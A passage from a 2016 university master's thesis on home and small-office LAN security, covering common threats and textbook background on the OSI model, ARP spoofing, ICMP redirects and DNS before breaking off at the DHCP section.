Lappeenranta University of Technology
School of Business and Management
Degree Program in Computer Science

Markus Salminen

CYBER SECURITY IN HOME AND SMALL OFFICE LOCAL AREA NETWORKS - ATTACK VECTORS AND VULNERABILITIES

Examiners: Professor Jari Porras
DI Jussi Laakkonen

ABSTRACT

Lappeenranta University of Technology
School of Business and Management
Degree Program in Computer Science

Markus Salminen

Cyber security in home and small office local area networks – Attack vectors and vulnerabilities

Master's Thesis
2016
70 pages, 27 figures, 2 tables

Examiners: Professor Jari Porras
M. Sc. (Tech) Jussi Laakkonen

Keywords: cyber security, information security, LAN security, Man-In-the-Middle attack, ARP poisoning, penetration testing

This thesis presents security issues and vulnerabilities in home and small office local area networks that can be used in cyber-attacks. There is previous research done on single vulnerabilities and attack vectors, but not many papers present full scale attack examples towards LAN. First this thesis categorizes different security threads and later in the paper methods to launch the attacks are shown by example. Offensive security and penetration testing is used as research methods in this thesis. As a result of this thesis an attack is conducted using vulnerabilities in WLAN, ARP protocol, browser as well as methods of social engineering. In the end reverse shell access is gained to the target machine. Ready-made tools are used in the attack and their inner workings are described. Prevention methods are presented towards the attacks in the end of the thesis.

TIIVISTELMÄ

Lappeenrannan teknillinen yliopisto
School of Business and Management
Tietotekniikan koulutusohjelma

Markus Salminen

Kyberturvallisuus koti- ja pientoimistojen lähiverkoissa – Hyökkäysvektorit ja haavoittuvaisuudet

Diplomityö
2016
70 sivua, 27 kuvaa, 2 taulukkoa
Työn tarkastajat: Professori Jari Porras
DI Jussi Laakkonen

Hakusanat: Kyberturvallisuus, tietoturva, lähiverkon tietoturva, Man-In-the-Middle hyökkäys, ARP taulujen saastutus, penetraatiotestaus

Tässä työssä tutkitaan koti- ja pientoimistojen lähiverkkojen tietoturvaongelmia ja haavoittuvaisuuksia, joita voidaan käyttää hyväksi tietomurroissa. Vaikka yksittäisiä hyökkäysvektoreita ja haavoittuvaisuuksia on tutkittu paljon, tässä työssä tehtävien käytännön esimerkkien kaltaisia tutkimuksia on vähän. Työn alussa selvitetään ja kategorisoidaan erilaisia tietoturvauhkia, joiden toteutustapoihin ja tekniikoihin pureudutaan tarkemmin esimerkkien kautta. Tutkimusmenetelmänä käytetään hyökkäävän tietoturvan- ja penetraatiotestauksen keinoja. Työn tuloksena suoritetaan kokonaisvaltainen tietomurto lähiverkkoon käyttäen hyväksi langattomien verkkojen, ARP-protokollan ja selaimen haavoittuvaisuuksia sekä käyttäjän manipulointia. Lopuksi hyökkäyksellä kohdekoneeseen saadaan muodostettua käänteinen shell-yhteys. Työssä käytetään valmiita työkaluja ja niiden toiminta esitellään sekä teorian että käytännön tasolla. Lopuksi työssä esitellään suojautumiskeinoja, joiden avulla käyttäjä voi suojautua hyökkäyksiä vastaan.

ACKNOWLEDGEMENTS

First of all, I'd like to thank my supervisors professor Jari Porras and Jussi Laakkonen for their guidance during the thesis and for being an inspiration during the long years of studying. Special thanks in addition to Jari and Jussi goes for Jouni Ikonen and Uolevi Nikula for making me work hard and challenge my self during my academic studies.

Also thanks for my friends and co-workers, especially my superior Ville Vähä-Nuuja for putting up with the everyday whining about security issues and threads for all these years. Thanks for Paybyway Oy and Bambora for giving me an opportunity to grow and improve myself in my field of interest.

Thanks to my family and especially to my mom for being an inspiration for my academic studies and for making me fix my own system errors with the first computer we had. I'd like to thank my grandparents for their support. Thanks to my grandfather for being so enthusiastic about my field of work and studies.

Thanks to my beloved fiancé Emma. Thanks for bearing with me all these years and for supporting me in my studies and writing this thesis.

Markus Salminen
Lappeenranta 09.08.2016

TABLE OF CONTENTS

LIST OF SYMBOLS AND ABBREVIATIONS

ARP	Address resolution protocol
AP	Access Point
AV	Antivirus
C&C	Command and Control
CPU	Central Processing Unit
DNS	Domain Name System
GPU	Graphical Processing Unit
ICMP	Internet Control Message Protocol
IoT	Internet of Things
IPv4	Internet Protocol
IPv6	Internet Protocol
LAN	Local Area Network
MAC	Media Access Control
MITM	Man-In-The-Middle
NIC	Network Interface Controller
SSH	Secure Shell
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol
UI	User Interface
WAN	Wide Area Network
WEP	Wired Equivalent Privacy
WLAN	Wireless Local Area Network
WPA	Wi-Fi Protected Access
WPS	Wi-Fi Protected Setup

1 INTRODUCTION

Nowadays the Internet is filled with booby-trapped websites and self-spreading worms trying to catch unsuspected users by surprise. Viruses and malwares are infecting devices all around the world in increasing rate. Cybercrime is blooming like never before. As the traffic and amount of users of the Internet grows so does the criminal activities and number of organized criminal gangs around it. As the amount of software produced is growing meanwhile the number of vulnerabilities within the software is skyrocketing. Security is lacking behind and is troubling to keep up with the development speed. Security has been thought as an add-on feature for software for too long and it is only recently that software developers has been focusing on so called built-in security [1]. It has been estimated that cyber criminals cause as much as $575 billion of damage yearly to the companies worldwide [2]. Vulnerabilities in systems and unsecure setups feed the criminal activities and are enabling the crooks to collect big payouts with no- or little effort.

Vulnerable versions of software are patched every day and most of the modern software utilizes some sort of automatic updating process. Automatic updates results in faster patch applying which is good in terms of security. Although everything in the Internet is not "modern" and even most of the modern software depends on old libraries and protocols. Basic networking protocols such as TCP and IP were introduced in early 1980's and are still used in almost same shape as they were at the time. Implementations have been changed a bit, but most of the original RFCs are used as they were first described. In addition to TCP and IP, ARP protocol was introduced roughly at the same time to provide hustle free configuration of networks. Needless to say that these protocols were not exactly designed with cyber security in mind. Same argument about security as an add-on feature of software goes for protocols too; it is not feasible to implement strong security on top of already vulnerable protocol. Attempts to fix issues with for example ARP has been proposed, like S-ARP [3] but adaptation of new protocols or standards is very slow process.

Devices that implement the protocol stacks of network traffic are no different from software. There are quite a few security issues with the routers and other network devices. Manufacturers keep extending the devices with new features and implement new features

even against the security suggestions of the protocol definition to get user friendly experience. These products are sold to customers as easy to use and "no configuration needed" setups. What's alarming is that even some devices provided and installed by ISP themselves have public facing services running and are carrying known vulnerable firmware. [4]

Security issues are left for user to handle, whom in most cases has no technical knowledge to set up proper security. Security breaches and vulnerabilities are not taken seriously enough in general and this allows the cyber crook community to grow and benefit from the ignorance of the manufacturers, developers and IT companies.

1.1 Goal and limitations

The main goal of this thesis is to **raise awareness of information security for the reader**. This paper demonstrates couple of attacks towards vulnerabilities that small office or home network usually has and offer protection methods against the attacks. Attacks take components from the different categories presented later in the introduction section. This thesis is not covering all know vulnerabilities or security issues in an LAN environment, but describes a few popular methods.

Research questions in this thesis are:

1. What are the pitfalls of small office and home network setups?
    a. What kind of attacks can be launched against these networks?
2. How traffic inside a network can be sniffed and tempered with?
    a. How machines inside a network can be taken over?
3. How can one prevent attackers to gain access to their network?
    a. How spoofing and sniffing the traffic inside a network can be prevented?

1.2 Structure of the thesis

The structure of this thesis is as follows: In the second chapter a look is taken into the field of information security. Different means and methods of cyber criminals are listed and described. These are presented by going through example cases. Second chapter also defines the research method used in this thesis and offensive security is defined. Third

chapter introduces technologies, standards and protocols that are good to know before advancing forward in this thesis. Fourth chapter describes attack method and techniques that can be used against local area networks. Software used to conduct the attacks are also described in the fourth chapter. Final attack scenario is performed and described in the fifth chapter. In the same chapter the methods described in fourth chapter are taken into use and example attack is conducted. Sixth chapter introduces some prevention methods and suggestions against the attacks described in this paper. This is followed by seventh chapter that includes discussion on the topic and propositions for the future. Finally, the conclusion chapter contains verdict and collection of the results and it also answers the research questions.

2 OVERVIEW OF INFORMATION SECURITY THREATS

This section introduces the reader to the world of information security, the pitfalls, means and methods that cyber crooks are using against the users of Internet nowadays. Most significant or most recent real life incidents are also described for the different categories.

2.1 Software vulnerabilities

Web applications has become more sophisticated in last couple of years and opened new attack vectors for miscreants to use. Vulnerabilities can gain the attacker access to the vulnerable system to steal business critical information, spread malware or viruses, enslave it to work as a bot in ones' botnet, escalate further into the infrastructure, eavesdrop connections, crypt critical files to extort ransom, cause havoc, etc. Acrobat Reader and Flash vulnerabilities comes in and out in daily basis and Microsoft seems to be topping the charts from year to year [5]. Systems running vulnerable software are great targets for cybercriminals and hence are feeding the criminal activities. With little knowledge and awareness people could protect their systems from miscreants. Every year there has been some vulnerabilities found that has affected large quantity of systems. High impact vulnerabilities or so called 0-day exploits are no news to the world anymore. Last big impact vulnerability, DROWN, that affected approximately 33% of all websites in the Internet was found 1th of March 2016. National Vulnerability Database (NVD) lists a bit over 75,000 known vulnerabilities since year 1997. The figure 1 shows number of found vulnerabilities by year.



Figure 1: NVD list of vulnerabilities by year [6].

2.2 Malware

Malware as a term means a piece of software that is intended to do harm when executed. Malware is an umbrella term which covers all harmful software including viruses, worms, Trojan horses, ransomware, adware, and so on. Different types of malware have quite different effects in the infected system. Trojan horses are often used for individual information gathering, for example password stealing, listening devices connected and downloading personal files. Viruses and worms are more automated and, unlike Trojans, their main goal is to spread themselves.

The common factor of almost all viruses, worms and Trojans nowadays is that they leave some sort of backdoor open for the attacker to get access to the infected system. Backdoored clients are called zombies. Zombie computers are machines that hackers can control and make them for example join with other zombies to launch a Distributed Denial

of Service (DDoS) attacks or send out spam. These zombie networks are often called botnets.

By zombifying a machine, hacker can make money out of it with many different means and to hide his / her own identity better. On a single zombie the hacker can steal passwords and banking details or log keystrokes to capture, for example sensitive information like credit card numbers or social security numbers that can then be used for buying goods or to commence a credit fraud. One quite different but often used technique is to make the zombie to click specific ads. The hacker can benefit from this by having affiliate program for pay-per-click ads. Click fraud is not too harmful for the victim, but can generate some cash for the attacker. [7] [8]

By using zombies as a network, or as a botnet, hacker can benefit from it by launching above mentioned DDoS attacks to extort businesses, send out spam or rent the botnet out to other criminals in need. The infrastructure behind a botnet is quite simple. The hacker has a command and control (C&C) server where all the zombies connect to. The C&C server can send out commands to all the zombies to do whatever together. There are some other architectural designs in botnets too like Peer-to-Peer and hybrids. Zombies in a botnet can be used to serve contraband files, hide identities (proxies), distribute malware, brute force password hashes, etc. [9] [10]

One of the biggest botnets in the history of Internet was created by a worm called Conficker between years 2008 and 2009. It has been said that as many as 15 million computers worldwide ranging from government computers to home PCs were infected [11]. The worm used vulnerabilities in Microsoft products to get in to a system and then spread itself to other systems from the infected machine. The worm used different techniques to hide itself in the system and disabled windows security measures to stay hidden even after updates [12]. Conficker created a botnet of infected machines and was able to update itself and download new payloads of different malware.

2.3 Ransomware

Ransomware is a quite new thing in cybercrime. The concept has been around for a while, but just recently cyber criminals have taken it into full potential. The purpose of ransomware is to take victim's personal files as hostages by encrypting the files with advanced cryptographic algorithms. Those files then become unreadable without the encryption key. Ransomware software then sells the key for the user to unlock the files. Often only bitcoins are accepted as a payment method for the victim because they are hard to track. Ransomwares have become so sophisticated that these pieces of nasty code are sold as a service between the cyber crooks [13]. All the hacker needs to do is to input his or her bitcoin public address into an input box, select options like how much unlocking would cost to the victim and in what format should the malware be in, generate the malware, distribute and start waiting for funds to flow in. The service provider pulls a partial payment from the initial bitcoin value from his self and rest goes to the criminal ordering the service. The entire infrastructure like database of keys and transmission of them is handled by the "service provider".

Talking about the monetization of ransomware it seems to be quite lucrative for the cyber criminals since the most recent ones have been found out to have a live chat feature for the victim to get aid for making the bitcoin transaction [14].

Normally the price of encryption key to unlock the files again ranges from around $50 to few hundreds of dollars. But just recently crooks got their ransomware into a Hollywood Presbyterian Medical Center's network infecting multiple computers [15]. Initially the hospital was asked to pay total of $3.6 million in bitcoins to get their files decrypted but crooks finally accepted a payment of $17,000 in exchange of the encryption keys.

2.3.1 Denial of service attacks

Denial of Service, DoS, attacks have become so easy to launch that teenagers with just basic knowledge of using a webpage can launch devastating DoSses against anyone [16]. There are multiple websites, called booters or stressers, which one can use to launch Distributed Denial of Service attacks against whoever they want. It is only required to type in the IP address, pay with bitcoins and the attack is ready to be launched. In the nowadays

Internet where availability is everything, DoS attacks can cause some serious financial losses to companies and individuals. DoS attacks are often launched by hackers who want to extort or cause havoc against the companies that has done something that hackers do not approve as a payback [17]. Motives for DoS attacks are often more than meets the eye. Sony network and Xbox Live were brought down in Christmas Eve 2014 by DDoS attacks allegedly by small group of script kiddies calling themselves as Lizard Squad [18]. According to their Twitter post they launched the attack "Because we can" but it has been said that the reason behind the attack was to market their own booter service. DoS attacks are often used also as a distraction. While a company IT department is fighting against the incoming flood packages, crooks are collecting data from their servers. [19]

In the beginning of year 2015 major Finnish bank services, Nordea and Osuuspankki, were attacked by unknown group of hackers who kept their internet banking services down for days [20]. The attack knocked banks systems down at the time and kept them running slow for extended period of time. Attack caused significant expenses to both banks and their customers. The attackers are still not identified neither the motives for launching the attack are found out.

2.3.2 Social engineering, Spam and extortion

Social engineering and spamming are often tied together because most of the social engineering attacks are delivered by email. There is a slight difference between traditional spam and social engineering spam. While a spam may sell fake medicine or drugs social engineering attacks tries to lure the victim to pay out for promises or download an infected piece of software or to open macro enabled Word document masked as "some invoice". Yet social engineering is not limited to sending emails, the same mechanism to lure a victim to a trap works for whole lot of other situations. In 1980's a famous hacker called Kevin Mitnick social engineered his way into many companies' systems, including banks and government faculties [21], just by acting as a staff member.

The most well-known method of social engineering campaign was started decades ago and is known as “Nigerian letter” [22]. First the scam letters were actually paper letters and later transformed into e-mail format. The con has many faces, but they all come down to one particular idea: advance-fee to release greater amount of money.

Quite recently Internet dating service, focused on cheating, Ashley Madison’s user database was stolen [23]. That data contained personal information of the users registered in the site including address details in addition to password hashes. Crooks used this stolen data to blackmail users that if they do not pay approximately $225 in bitcoins to them, they will notify their wives and husbands about their usage of the cheating site. That is a good example of how crooks are using every bit of information to generate income.

2.3.3 Passive resonance (finding vulnerabilities)

Passive resonance itself is not a criminal act, but can rather be used to easily find victims for criminal acts. This section therefore falls more into the means category. Passive resonance is covered here because it is a great way to gather information about vulnerable systems.

Everyone knows Google, Yahoo, Altavista as search engines for WWW. The functionality of a search engine is to scan through IP addresses and see if there is a webserver running and serving something, and then index it for better accessibility. Traditional www search engines are only scraping the surface of the Internet by looking only for the websites running on webservers in certain ports. There are search engines available for searching for any public facing service in clear web. These engines work just like Google or Yahoo, they scan through the IP’s but rather than only look for websites they record every service running on the machine.

How this comes into play for cyber crooks one may ask? Well it is fairly easy for a crook to scroll through the database of listed systems and find exactly what OS is any given target running or for example what version of Apache is it running. After finding a vulnerable version of given software it is trivial to launch a readymade attack against the system. This is called passive resonance because the user does not need to actively scan

through the systems in the Internet but is rather given the targets in a silver plate. One of the most popular search engine for everything is called Shodan.io.

2.4 Offensive security as a research method

Security researching can roughly be divided into two categories; defensive security or conventional security and offensive security or ethnical hacking. Defensive security focuses more into reactive measures like fixing disclosed vulnerabilities and defending system from specific attacks. Offensive security does the same thing but proactively and is not limited to that. The idea behind offensive security approach is to use the methods of a hacker to find vulnerability in an infrastructure before anyone else finds it. And hence fix the vulnerability before it is misused. The approach is widely used and is basically the base of penetration testing and security awareness programs. [24]

Offensive security term is also often used in context of retribution. It is said that "going after" a hacker who just stole data from a company is an offensive security measure. That is a matter that is not concerned in this paper. Offensive security is quite new approach overall in the world of information security and the term can still be seen used in different aspects of it.

Penetration tester or an ethical hacker conducts series of tests and launches attacks against a system in question to find weaknesses and vulnerabilities, as would a hacker do to gain access or disclosure of a data from the system. Attacks are either done by using a readymade scanner that pokes the target system and reports the findings or by creating custom exploits against the environment. The idea is not just to scan through the system and find the vulnerabilities but escalate further into the infrastructure and create specific tools to exploit the vulnerabilities found. [25]

While scanning a system and getting reports filled with green "passed" marks might give a security professional a quick relief that does not mean the system is secure. While the scanners may have given all they can and the system is scanner proof, that mean the system is only secure against a particular set of exploits and vulnerabilities. Going further

with offensive security, you need to include your own hacking skills and start poking into the front door with some creative ways. Usually a penetration tester has a collection of custom exploits to use against known vulnerabilities. A penetration tester should also be familiar with exploit development and be able to fetch together specific exploit to target weaknesses found during testing [25].

Penetration tests are used widely to harden and verify the security in companies' infrastructures. Company environments are regularly scanned and inspected by penetration testers to ensure they do not suffer from any known vulnerabilities. Penetration testing is usually a part of a certification programs and security standards. For example, in PCI DSS (Payment Card Industry Data Security Standard) it is required that penetration testing is conducted at least yearly and after major changes in the infrastructure or the software [26].

Penetration testing is not only limited to scanning the infrastructure and systems but can also be extended to test the personnel. Social engineering attacks can also be launched against the employees of a company to further test their knowledge and awareness.

In this thesis the methods of an offensive security are used to conduct attacks against test environment. Methods used are somewhat similar to a penetration testing that would audit a real company environment, yet limited to small set of exploits and penetration techniques.

3 LOCAL AREA NETWORKING

Local area sounds like a safe environment where everyone knows everyone and everyone trusts each other. People come around from house to house to borrow a cup of sugar and shares smiles. No one wants or invites anyone to their local area if they do not trust them. Sometimes people come in uninvited and that's where the mess starts. That definition of a local area goes for networking too. Local Area Network is often thought to be safe and trusted and that's exactly how the protocols used to manage users in LAN works.

Basic LAN setup in home environment may have couple of desktop computers, few laptops, a smart TV, phones, tables and nowadays some Internet of Things (IoT) devices. Some might be cable-connected and some wireless but all the devices are in the same LAN environment.

Home LAN's and small office LAN's often consist of just few devices connected to each other with one router. Router is usually acting as a gateway and firewall between the LAN and Wide Area Network (WAN). This kind of setup is easy to configure and needs no knowledge of a network to set it up. Hence default settings are often used because the network just works out of the box. This weakens the network security by default. Firewall on the router by default stops all unwanted incoming attacks from the Internet and is quite good to hide the infrastructure behind it. Demilitarized Zone (DMZ) inside the LAN is quite safe from external attacks since firewall usually blocks all the connections from the Internet. Even though default settings are used in router, there are normally no public facing services running on router that could be abused from the Internet.

In order to be able to attack computers behind this basic LAN setup a hacker needs to have an access to it somehow. The easiest ways to access devices behind a firewall is to first somehow infect any machine inside the network. By infecting a machine inside the network, the hacker will most likely get access to the whole network. Since firewall usually only blocks incoming but no outgoing connections the hacker can establish a reverse connection from the infected machine to his or her own without getting blocked by the firewall. There are multiple ways for hacker to infect a computer, but the most used

methods nowadays are to send infected files by email, by serving them in a www site, share a malicious USB thumb drive and several social engineering methods [27]. Therefore, having even one infected computer inside a network may compromise all the others in it too.

Wi-Fi connections are ideal for an attacker to get access to victims' LAN environment. Because of the open nature of wireless connection, it is possible for the hacker to break into a wireless network without physical access to the router. Wi-Fi connections normally have some sort of protection against unauthorized use enabled, for example WEP (Wired Equivalent Privacy) or WPA (Wi-Fi Protected Access). Without knowing the passphrase for the network, WLAN cannot be accessed. Although, these encryption methods are not so safe. In fact WEP encrypted connection can be cracked in matter of minutes [28]. Also since the users normally use pretty weak passphrases for their Wi-Fi connections, it is quite easy for an attacker to brute its way into a WLAN.

3.1 OSI model

Open Systems Interconnection model (OSI model) describes how network protocols interact with each other in a layered network protocol model. In OSI there are total of 7 layers that are described in the table 1.

Table 1: OSI layered model [29].

Layer #	Layer name	Protocols, uses
7	Application	HTTP, SSH
6	Presentation	HTML, JSON, JPG
5	Session	RPC, SCP
4	Transport	TCP, UDP
3	Network	IP, ICMP, ARP
2	Data link	Ethernet, Frame fragmentation
1	Physical	Ethernet, Token ring

OSI model is described here because there are quite a few references in this thesis to the model. The meaning of this model is to help understand the correlation and interoperability between the protocols.

For example, loading a web page from a web server would use layers as follows:

1. HTTP GET request header is created in **Application layer**
2. The web page is transferred as HTML in **Presentation layer**
3. The data is encapsulated into TCP in **Transport layer**
4. The data is encapsulated into IP in **Network layer**
5. **Physical layer** is used to transfer the package in the network

3.2 LAN control protocols

Protocols like Address Resolution Protocol (ARP) and Internet Control Message Protocol (ICMP) are used in LAN to autonomously configure the network and make the packages transfer possible. These protocols are critical to the LAN to work as supposed and be able to connect the devices. The protocols have been used for years and are not exactly designed to be very secure.

There are two significant packet transmission types in Internet Protocol version 4 (IPv4) networking: unicast and broadcast (multicast in Internet Protocol version 6, IPv6). Unicast messages are sent from one point to another, whereas broadcast messages are sent from one point to everyone in the same subnet. These two transmission types pretty much cover how packets are transmitted in a LAN environment. [30] [31]

3.2.1 ARP

ARP is a protocol used for mapping device's IP address to its physical address or Media Access Control (MAC) address. Since all the packages are transmitted eventually in link layer which uses the devices physical addresses, network addresses need to be linked into physical before package can be transmitted to the destination. This link data is kept in ARP cache (or ARP table) and used by the Network Interface Controller (NIC) whenever there is a need to send a package to any IP address. [32]

There are two basic types of ARP messages that are used to update and maintain up to date ARP cache in all of the devices in a network.

1. ARP request (broadcast)
2. ARP reply (unicast)

There are few different approaches how a network can configure itself so that all the devices in the network are known and can be connected. Normally, when a new device enters the network, it announces its presence to everyone with a gratuitous ARP message. This is specially crafted ARP request message that is broadcasted to the network. This way new device is automatically updated to every other devices ARP cache in advance so they don't need specifically ask for the MAC address of the new devices when connecting to it. If the new device is not configured to broadcast its address by using gratuitous ARP message, the first time other network device wants to connect to it, ARP request is needed to be broadcasted by the connector. When ARP request is broadcasted, the device with advertised IP address will answer to connector with ARP reply message indicating that it has the IP address and replying with its MAC address (shown in Figure 2). The connector then updates this information to its ARP cache. [33]



Figure 2: Example use of ARP

ARP is crucial protocol to keep the connectivity alive between devices in the network. It is a crucial part of any network to be able to dynamically extend itself. For example in an open WLAN environment, new devices may enter quite frequently and to ensure the connectivity between network devices ARP messages are sent all the time.

ARP tables are kept in sync by sending guidance messages throughout the network. There is no authentication, so basically anyone who has an access to the LAN can control the ARP tables of the machines in the LAN by poisoning the requests.

ARP spoofing or ARP cache poisoning can be done many different ways. Some methods gain the attacker only one-way package capturing capabilities, some full-fledged Man-In-The-Middle (MITM) position. For example, an attacker can send gratuitous ARP messages and tell everyone in the network that it has the MAC address of machine that has the IP address 192.168.0.1 (assuming that is the IP of a gateway). Machines update their ARP tables to correspond this message and next time they send a request to an IP address that is not mapped in their ARP table (assuming the IP is not inside the LAN), this package will be routed to “gateway”, which in this case would be the attacker. Attacker can then reroute the package to the real gateway so the victim has no idea that the package was ever stolen. The figure 3 illustrates the basic idea behind ARP spoofing.



Figure 3: Basic ARP spoofing.

3.2.2 ICMP

ICMP is a control protocol that is used to report errors and to provide utility tools for network environment. ICMP messages can be sent and received by any device in the network and are always unicasted datagrams. The protocol runs on top of IP stack but is actually integrated part of IP and must indeed be implemented in IP. [34]

There are total of 11 different error messages specified in ICMP RFC. Table 2 below lists the different messages listed in RFC.

Table 2: ICMP messages by type. [34]

Type	Description
0	Echo Reply
3	Destination Unreachable
4	Source Quench

5	Redirect
8	Echo
11	Time Exceeded
12	Parameter Problem
13	Timestamp
14	Timestamp Reply
15	Information Request
16	Information Reply

Types 0, 4 and 5 are basically not error messages, but rather used as utility packages to monitor or improve the quality of network traffic. All the others are some sort of errors that can occur in the network. Types 0, 4 and 5 are used in services like ping and traceroute. The most interesting type of message is the Redirect message (type 5). It allows gateway to tell the requesting host that there is better route for the packages to go around. This type can be used in illicit purposes and therefore reroute packages and perform a MITM attack between host and the destination.

3.2.3 DNS

Domain Name System (DNS) is used to transform domain names to IP addresses. DNS is a critical part of the Internet nowadays and is used everywhere. DNS infrastructure is quite complicated and is not covered in this thesis. What is important for this thesis about DNS is that how the protocol works and why it is by default so vulnerable.

A network enabled computer can query predefined DNS server for a transformation of a domain name to an IP address. This is done by sending a query to a DNS server, which is then responsible to find out the corresponding IP address. The DNS server might have the address in its database or it might query another DNS server for the information. All in all, the requester will eventually get a return containing the IP address of the domain name in question or an error. Of course the issue with DNS is that there is very little authentication during the transaction and there is no way for the user to verify the IP address returned by the DNS server. Although the whole idea of DNS is that people cannot remember series of

numbers as well as plain text strings and yet would not be able to manually verify the results anyway. [35]

3.2.4 DHCP

